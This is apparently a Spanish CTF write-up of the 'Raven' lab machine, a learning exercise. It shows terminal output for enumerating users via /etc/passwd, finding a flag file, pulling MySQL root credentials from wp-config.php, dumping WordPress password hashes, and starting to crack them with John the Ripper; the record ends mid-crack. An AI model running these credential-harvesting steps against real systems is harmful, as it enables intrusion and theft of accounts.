
Ya tenemos acceso al servidor.

Podéis probar con *steven/steven*, pero va a ser que no hay tanta suerte




```
root@kali:/home/kali# ssh steven@192.168.135.133
steven@192.168.135.133's password:
Permission denied, please try again.
steven@192.168.135.133's password:
Permission denied, please try again.
steven@192.168.135.133's password:
steven@192.168.135.133: Permission denied (publickey,password).
root@kali:/home/kali#
```

Miramos si el usuario michael está en el fichero *sudoers*, pero no.




```
michael@Raven:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for michael:
Sorry, user michael may not run sudo on raven.
michael@Raven:~$
```

Una vez dentro accedemos al fichero */etc/passwd* para ver el resto de usuarios del sistema



```
michael@Raven:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
michael@Raven:~$
```


Dado que estamos en un CTF y normalmente las banderas a encontrar se encuentran en ficheros que se llaman *flag*, los buscamos:



```
michael@Raven:~$ find / -name flag* 2>/dev/null
/var/www/flag2.txt
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/sys/devices/pci0000:00/0000:00:11.0/0000:02:01.0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
michael@Raven:~$
```


Y encontramos la segunda bandera:

Captura de la Flag 2




```
michael@Raven:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:~$
```

Como hemos visto que hay un wordpress montado sobre un MYSQL. Buscamos el fichero de configuración de wordpress *wp-config.php*




```
michael@Raven:~$ find / -name wp-config.php 2>/dev/null
/var/www/html/wordpress/wp-config.php
michael@Raven:~$ 
```

Lo visualizamos y obtenemos las credenciales de la base de datos:




```
michael@Raven:~$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

Con esto ya tendríamos acceso.




```
michael@Raven:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 73
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Seguimos investigando las bases de datos:




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> █
```



```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```


Y obtenemos los hashes que hay en la tabla wp_users



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+-------------
-+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registe
 | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+-------------
-+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 2
 |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 2
 |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+-------------
-+-------------+----------------+
2 rows in set (0.00 sec)

mysql> █
```


$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael
$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	Steven

Con los hashes nos creamos un fichero llamado *wp_hashes.txt* e intentamos crackearlo con *JohnTheRipper*




```
kali@kali:~$ john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
0g 0:00:00:15 26,75% 2/3 (ETA: 19:35:01) 0g/s 2912p/s 5824c/s 5824C/s apache5..carebear5
Proceeding with incremental:ASCII
